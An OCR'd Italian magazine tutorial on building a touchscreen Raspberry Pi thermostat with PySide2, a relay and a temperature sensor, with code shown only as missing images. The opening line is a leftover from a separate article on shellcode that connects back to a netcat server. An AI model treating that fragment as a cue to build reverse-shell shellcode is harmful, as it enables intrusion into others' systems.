
Se tutto è andato bene, possiamo considerare lo shellcode pronto all'uso. Chiaramente, ricordandoci che dovremo riscriverlo e riassemblarlo se decideremo di modificare l'indirizzo IP del server netcat.

Un termostato touchscreen con RaspberryPi

I RaspberryPi sono una ottima piattaforma su cui costruire oggetti basati sull'idea dell'Internet of Things: dispositivi per uso più o meno domestico che siano connessi a reti locali o ad internet e possano essere facilmente controllati da altri dispositivi. Il vantaggio di un RaspberryPi rispetto a un Arduino è che è più potente, e permette quindi una maggiore libertà. E non solo in termini di collegamento al web, ma anche per quanto riguarda le interfacce grafiche. È un dettaglio del quale non si parla molto, perché tutti danno per scontato che un Raspberry venga usato solo come server, controllato da altri dispositivi con una interfaccia web, e non collegato a uno schermo. Ma non è sempre così. Per esempio, possiamo utilizzare un RaspberryPi per realizzare un termostato moderno. In questo caso non abbiamo più di tanto bisogno di accedervi dallo smartphone: sarebbe utile, ma di sicuro non è l'utilizzo principale che si fa di un termostato. Basterebbe avere uno schermo touchscreen, con una bella grafica, che si possa fissare al muro per regolare la

temperatura. Il punto su cui molti ideatori dell'IoT perdono parte del proprio pubblico è il mantenere le cose "con i piedi per terra". La gente, infatti, è abituata a regolare la temperatura della propria casa da un semplice pannello attaccato al muro, ed è questo che vuole. Magari un po' più futuristico e gradevole alla vista, ma comunque non troppo diverso da quello a cui si è già abituati. Non tutto ha bisogno di essere connesso al web, soprattutto considerando che è un pericolo: se il nostro termostato è raggiungibile da internet, prima o poi un pirata russo si divertirà ad abbassare la temperatura di casa nostra fino a farci raggiungere un congelamento siberiano. La strada più semplice e immediata, a volte, è la migliore. La domanda a questo punto è: come si realizza una interfaccia grafica per Raspberry? Esistono diverse opzioni, ovviamente, ma quella che abbiamo scelto è PySide2. Si tratta della versione Python delle librerie grafiche Qt5, le più comuni librerie grafiche cross platform. È l'opzione migliore semplicemente perché sono disponibili per la maggioranza delle piattaforme e dei sistemi operativi esistenti, quindi i progetti che realizziamo con queste librerie possono funzionare anche su dispositivi differenti dal Raspberry, e ciascuno può adattare il codice alle propri esigenze con poche modifiche.


Il nostro dispositivo di riferimento sarà un RaspberryPi 3 B+, dal costo di 50 euro, con uno schermo TFT di Adafruit da 3.5 pollici. Come sistema operativo, si può utilizzare la versione di **Raspbian Buster con PySide2** preinstallato realizzata per Codice Sorgente (https://www.codice-sorgente.it/raspbian-buster-pyside2-lxqt/).



Ma le procedure presentate possono funzionare anche per il Raspberry Pi Zero W, con lo stesso schermo, bisogna solo aspettare che venga pubblicata la versione Buster di Raspbian per questo dispositivo (prevista tra qualche mese).


Preparare la scheda sd

Per prima cosa si scarica l'immagine di Raspbian: al momento si può recuperare dal sito ufficiale la versione Raspbian Stretch per qualsiasi tipo di Raspberry. Se invece avete un Raspberry Pi 3 o 3B+ (o anche un Raspberry Pi 2) potete utilizzare **la versione che ho realizzato personalmente di Raspbian Buster, con le librerie Qt già installate: https://www.codice-sorgente.it/raspbian-buster-pyside2-lxqt/**. Questa è la strada consigliabile, visto che Raspbian Stretch è molto datato e non è possibile installare le librerie Qt più recenti, su cui si basa il progetto di questo articolo.




Ottenuta l'immagine del sistema operativo, la si scrive su una scheda microSD con il programma Win32Disk Imager:

Dopo il termine della scrittura, si può inserire nella scheda SD il file **ssh**, un semplice file vuoto senza estensione (quindi ssh.txt non funzionerebbe):




Sempre nella scheda SD si può creare il file di testo **wpa_supplicant.conf**, inserendo un testo del tipo

Bisogna però assicurarsi che il file abbia il formato Unix per il fine riga (LF, invece del CRLF di Windows). Lo si può stabilire con Notepad++ o Kate, degli editor di testo decisamente più avanzati di Blocco Note:




Dopo avere collegato il proprio Raspberry all'alimentazione (e eventualmente alla rete, se si sta usando l'ethernet), si può accedere al terminale remoto conoscendo il suo indirizzo IP. L'indirizzo Il programma che simula un terminale remoto SSH su Windows si chiama Putty, basta indicare l'indirizzo e premere **Open**. Quando viene richiesto il login e la password, basta indicare rispettivamente **pi** e **raspberry**. Per chi non lo sapesse, la password non compare mentre le si scrive, come da tradizione dei sistemi Unix.




Se il login è corretto si accede al terminale del Raspberry:

Per configurare il TFT di Adafruit bisogna dare i seguenti comandi:

Quando la configurazione inizia, vengono richieste due informazioni: una sul modello di schermo che si sta usando (nell'esempio il numero 4, quello da 3.5 pollici), e una sull'orientamento con cui è fissato sul Raspberry (tipicamente la 1, classico formato orizzontale).



Alla fine dell'installazione dei vari software necessari, viene anche richiesto come usare lo schermo: alla prima richiesta, quella sulla console, conviene rispondere **n**, mentre alla seconda (quella sul mirroring HDMI) si deve rispondere **y**. In questo modo sullo schermo touch verrà presentata la stessa immagine che si può vedere dall'uscita HDMI.




Un appunto (temporaneo) su Raspbian Buster
Se state usando l'immagine che abbiamo fornito all'inizio dell'articolo, basata su Raspbian Stretch, vi sarete accorti che lo script di Adafruit non funziona. Questo perché al momento il pacchetto tslib, necessario per lo script, non è disponibile per Buster, visto che si tratta di una versione non stabile. Per aggirare il problema, si può utilizzare

questa versione modificata dello script: https://codice-sorgente.it/cgit/termostato-raspberry.git/tree/adafruit-pitft.sh. Basta scaricarlo con il comando

Le altre istruzioni non cambiano. In futuro, quando Raspbian Buster verrà rilasciato ufficialmente, non sarà necessario usare questa versione modificata e si potrà fare riferimento all'originale.

I collegamenti del relè e del termometro

Quando si monta lo schermo sul Rasberry, i vari pin della scheda vengono coperti. È tuttavia possibile continuare a usarli perché lo schermo ce li ha doppi. Il sensore di temperatura e il relay potranno quindi essere collegati direttamente ai pin maschi che si trovano sullo schermo, seguendo lo stesso ordine dei pin sul Raspberry.



Ovviamente, un Raspberry offre molti pin, per collegare sensori e dispositivi, ma bisogna stare attenti a non usare lo stesso pin per due cose diverse. Per esempio, se stiamo usando il TFT da 3.5 pollici, possiamo verificare sul sito pinout che i contatti che usa sono il **18,24,25,7,8,9,10,11**. Rimane quindi perfettamente libero sul lato da 5Volt il pin 23, mentre sul lato a 3Volt è libero il pin 4. Il primo verrà usato come segnale di output per il relay, mentre il secondo come segnale di input del termometro. Il relay va collegato anche al pin 5V e GND, mentre il sensore va collegato al pin 3V e al GND.

La libreria per accedere ai pin GPIO dovrebbe già essere presente su Raspbian, mentre per installare quella relativa al sensore di temperatura si può dare il comando

Bisogna anche abilitare il modulo nel sistema operativo:

Dopo il riavvio diventa possibile utilizzare la libreria w1 per l'accesso al sensore di temperatura.

Un codice di test dal terminale

Possiamo verificare il funzionamento del relay e del termometro con un programma molto semplice da eseguire sul terminale:


Per provare il programma basta dare i seguenti comandi:

Che cosa fa questo programma? Prima di tutto si assicura che siano caricati i moduli necessari per accedere ai pin GPIO e al sensore di temperatura. Poi esegue un ciclo infinito accendendo il relay, leggendo la temperatura attuale, aspettando 5 secondi, spegnendo il relay, leggendo ancora la


temperatura, e attendendo altri 5 secondi. Per terminare il programma, basta premere **Ctrl+C**.

L’interfaccia grafica


L’interfaccia grafica del nostro termostato è disponibile, assieme al resto del codice, nel repository Git: https://codice-sorgente.it/cgit/termostato-raspberry.git/tree/termostato.ui. Tuttavia, per chi volesse disegnarla da se, ecco i passi fondamentali. Prima di tutto si apre l’IDE QtCreator, creando un nuovo file di tipo Qt Designer Form.




Il template da utilizzare è Main Window, perché quella che andiamo a realizzare è la classica finestra principale di un programma. Per il resto, la procedura guidata chiede solo dove salvare il file che verrà creato.




Quando si disegna una finestra, la prima cosa da fare è dividere il contenuto in layout. Considerando il nostro progetto, possiamo aggiungere due oggetti **Vertical Layout**, affiancandoli. Poi, con la barra degli strumenti in alto, impostiamo il form con un **Layout Horizontally**. I due layout verticali sono ora dei contenitori in cui possiamo cominciare ad aggiungere oggetti.




Inseriamo un paio di **label**: in particolare, una dovrà essere chiamata **tempAttuale**, e un'altra **tempImpostataLabel**. Queste etichette conterranno rispettivamente il valore della temperatura attualmente registrata dal termometro e quello che si è deciso di raggiungere (cioè la temperatura da termostatare). Nello stesso layout di **tempImpostataLabel** inseriamo un oggetto **Dial**, che chiamiamo **tempImpostata**. Si tratta di una classica rotella, proprio come quelle normalmente presenti sui termostati fisici. Tra le proprietà di questa dial, indichiamo i valori che desideriamo come minimo (**minimum**), massimo (**maximum**), e predefinito **(value).** Poi possiamo cliccare col tasto destro sulla **menubar** del form e scegliere di rimuoverla, così da lasciare spazio ai vari oggetti dell'interfaccia, tanto non useremo i menù.



Cliccando col tasto destro sui vari oggetti, è possibile personalizzarne l'aspetto. Per esempio, può essere una buona idea dare alle etichette che conterranno le due temperature una formattazione del testo facilmente riconoscibile, con una dimensione del carattere molto grande.



Infine, si può aggiungere, dove si preferisce ma sempre usando dei layout, un **Push Button** chiamato **SwitchOn**. Questo pulsante servirà per spegnere il termostato manualmente, in modo che il relay venga disattivato a prescindere dalla temperatura. Questa è una buona idea, perché se si sta via da casa per molto tempo non ha senso che il termostato scatti per tenere la casa riscaldata sprecando energia. Il pulsante che abbiamo inserito deve avere le proprietà **checkable** e **checked** attivate (basta cliccare sulla spunta), in modo da farlo funzionare non come un pulsante ma come un interruttore, che mantiene il proprio stato acceso/spento.



L'interfaccia è ora pronta, tutti i componenti fondamentali sono presenti. Per il resto, è sempre possibile personalizzarla aggiungendo altri oggetti o ridisegnando i layout.

Il codice del termostato

Cominciamo ora a scrivere il codice Python che permetterà il funzionamento del termostato:

All'inizio del file si inserisce la classica shebang, il

cancelletto con il punto esclamativo, per indicare l'interprete da usare per avviare automaticamente questo script Python3 (che non va quindi confuso col vecchio Python2). Si indica anche la codifica del file come utf-8, utile se si vogliono usare lettere accentate nei testi. Poi, si importano le varie librerie che abbiamo già visto essere utili per accedere ai pin GPIO del Raspberry, al termometro, e alle funzioni di sistema per misurare il tempo.

Ora dobbiamo aggiungere le librerie PySide2, in particolare quella per la creazione di una applicazione (**QApplication**). In teoria potremmo farlo con una sola riga di codice. In realtà, è preferibile usare questo sistema di blocchi try-except, perché lo utilizziamo per installare automaticamente la libreria usando il sistema di pacchetti **pip**. In poche parole, prima di tutto si prova (try) a importare la libreria **QApplication**. Se non è possibile (except), significa che la libreria non è installata, quindi si utilizza l'apposita funzione di pip per installare automaticamente la libreria. E siccome ci vorrà del tempo è bene far apparire un messaggio che avvisi l'utente di aspettare. È necessario usare due formule differenti perché, anche se al momento nella versione 3.6 di Python il primo codice funziona, in futuro sarà necessario utilizzare la seconda forma. Visto che la transizione potrebbe richiedere ancora qualche anno, con sistemi che usano ancora la versione 3.6 e altri con la 3.7, è bene avere entrambe le opzioni. Il vero vantaggio di questo approccio è che se si sta realizzando un programma realizzato con alcune librerie non è necessario preoccuparsi di distribuirle col programma: basta lasciare che sia Python stesso a installarla al primo avvio del programma. L'installazione è comunque possibile solo per le piattaforme supportate dai rilasci ufficiali su pip della libreria, e nel caso di Raspbian conviene sempre installare le librerie a parte.

Se l’importazione della libreria QApplication è andata a buon fine, significa che PySide2 è installato correttamente. Quindi possiamo importare tutte le altre librerie di PySide che ci torneranno utili nel programma.

Definiamo una variabile globale da usare per tutte le prossime classi: questa variabile, chiamata **toSleep**, contiene l’intervallo (in secondi) ogni cui controllare la temperatura.

Per prima cosa creiamo una classe di tipo QThread. Ovviamente, i programmi Python vengono sempre eseguiti in un unico thread, quindi se il processore è impegnato a svolgere una serie di calcoli e operazioni in background (come il raggiungimento della temperatura) non può occuparsi anche dell’interfaccia grafica. Il risultato è che l’interfaccia risulterebbe bloccata, un effetto sgradevole per l’utente e poco pratico. La soluzione consiste nel dividere le operazioni in più thread: il thread principale sarà sempre assegnato all’interfaccia grafica, e creeremo dei thread a parte che possano occuparsi delle altre operazioni. Creare dei thread in Python non è semplicissimo, ma per fortuna usando i QThread diventa molto facile. Il QThread che stiamo preparando ora si chiama TurnOn, e servirà per accendere e spegnere il relay in modo da raggiungere la temperatura impostata. All’inizio della classe si definisce un **segnale** con valore booleano (**True** oppure **False**) chiamato **TempReached**. Potremo emettere questo segnale per far sapere al thread principale (quello dell’interfaccia grafica) che la temperatura fissata è stata raggiunta e il termostato ha fatto il suo lavoro. Nella funzione che costruisce il thread (cioè **__init__**), ci sono le istruzioni necessarie per accedere ai pin GPIO del relay e e al sensore. Il pin cui è collegato il relay viene memorizzato nella variabile **self.relayPin**, mentre il sensore sarà raggiungibile tramite l’oggetto **self.sensor**. La funzione prende in argomento **w**, un oggetto che rappresenta la finestra del programma (che passeremo al thread dell’interfaccia

grafica stessa). In questo modo le funzione del thread potranno accedere in tempo reale all'interfaccia e interagire.

La funzione **run** viene eseguita automaticamente quando avviamo il thread: potremmo inserire le varie operazioni al suo interno, ma per tenere il codice pulito ci limitiamo a usarla per chiamare a sua volta la funzione **reachTemp**. Sarà questa a svolgere le operazioni vere e proprie. Prima di vederla, definiamo un'altra funzione: **readTemp**. Questa funzione non fa altro che leggere la temperatura attuale, scriverla sul terminale per debug, e restituirla. Ci tornerà utile per leggere facilmente la temperatura e controllare se è stata raggiunta quella prefissata. Nella funzione **reachTemp** per prima cosa si dichiara di avere bisogno della variabile globale **toSleep**. Poi si inserisce un blocco try-except: in questo modo, se per qualche motivo l'attivazione del relay dovesse fallire, verrà lanciato il segnale **TempReached** con valore **False** e nell'interfaccia grafica potremo tenerne conto per avvisare l'utente che qualcosa è andato storto. Se invece va tutto bene, si inizia un ciclo while, che rimarrà attivo finché il pulsante presente nell'interfaccia grafica (che abbiamo chiamato SwitchOn) è premuto (cioè nello stato **checked**). Ciò significa che appena l'utente cliccherà sul pulsante per farlo passare allo stato "spento" (cioè "non checked") il ciclo si fermerà. Nel ciclo, si controlla se la temperatura attuale (ottenuta grazie alla funzione **readTemp**) sia inferiore alla temperatura impostata per il termostato. In caso positivo bisogna assicurarsi che il relay sia acceso, quindi il suo pin si imposta con valore **HIGH**. E poi si attende il tempo prefissato prima di fare un altro ciclo e quindi controllare di nuovo la temperatura. Se, invece, la temperatura attuale è maggiore di quella da raggiungere, vuol dire che possiamo spegnere il relay impostando il suo pin al valore **LOW**, ed emettere il segnale **TempReached** col valore **True**, visto che è andato tutto bene. Abbiamo quindi un ciclo che si ripete, per esempio, ogni 10 secondi finché viene

raggiunta la temperatura impostata, e a quel punto si interrompe.

Poi creiamo un'altra classe di tipo QThread, stavolta chiamata **ShowTemp**. In questa classe non facciamo altro che leggere la temperatura attuale, dal sensore, e inserirla nella **label** che abbiamo dedicato proprio a presentare questo valore all'utente. Avremmo potuto inserire questa funzione nello stesso QThread già creato per regolare la temperatura, visto che poi lo possiamo lanciare più volte e con argomenti diversi. Quindi avremmo potuto usare un QThread unico con le due funzioni da attivare separatamente. Tuttavia, quando si fanno operazioni diverse è una buona idea tenere il codice pulito e creare QThread separati. Esattamente come per il QThread precedente, la funzione di costruzione della classe (la solita **__init__**) richiede come argomento **w**, l'oggetto che rappresenta la finestra dell'interfaccia grafica. Viene anche creato l'oggetto **sensor**, per accedere al sensore di temperatura. Anche in questa classe inseriamo la funzione **readTemp**, uguale a quella del QThread precedente, e per semplificare stavolta scriviamo le istruzioni direttamente nella funzione **run**. Anche in questo caso si accede alla variabile globale **toSleep**. Il codice che svolge davvero le operazioni è un semplice ciclo infinito (**while True**) che imposta un nuovo valore come testo della label presente nell'interfaccia grafica (cioè **self.w**). L'etichetta in questione si chiama **tempAttuale**, e possiamo assegnarle un testo usando la funzione **setText**. Il testo viene creato prendendo la temperatura (ottenuta dalla funzione **readTemp** e traducendo il numero in una stringa di testo) e aggiungendo il simbolo dei gradi Celsius. Poi, si aspetta il tempo preventivato prima di procedere a ripetere il ciclo.

Il risultato che otterremo, con l'interfaccia grafica interattiva

La classe **MainWidow**, di tipo QMainWindow, conterrà il codice necessario a far apparire e funzionare la nostra interfaccia grafica.

La prima cosa da fare, nella funzione che costruisce la classe (la solita **__init__**) è caricare, in lettura (**QFile.ReadOnly**) il file che contiene l'interfaccia grafica stessa. Il file in questione si trova nella stessa cartella dello script attuale, e si chiama **termostato.ui**, quindi possiamo scoprire il suo percorso completo estraendo dal nome dello script (**sys.argv[0]**) la cartella in cui si trova (con la funzione **os.path.dirname**) e risalire al percorso assoluto con la funzione **os.path.abspath**. L'interfaccia grafica viene interpretata con la libreria **QUiLoader**, e memorizzata nell'oggetto **self.w**. Da questo momento sarà quindi possibile accedere ai vari componenti dell'interfaccia grafica usando questo oggetto. Affinché l'interfaccia grafica venga utilizzata per la finestra che stiamo costruendo, bisogna impostare l'oggetto **self.w** come **CentralWidget**. Possiamo impostare un titolo per la finestra con la funzione **self.setWindowTitle**, tipica di ogni QMainWindow. Ora possiamo cominciare a rendere interattiva l'interfaccia grafica: per farlo dobbiamo collegare i segnali degli oggetti dell'interfaccia alle funzioni che si occuperanno di gestirli. Per esempio, dobbiamo collegare il segnale **clicked** del pulsante **SwitchOn** a una funzione che chiameremo **self.StopThis**. Lo facciamo usando la funzione **connect** del segnale di questo

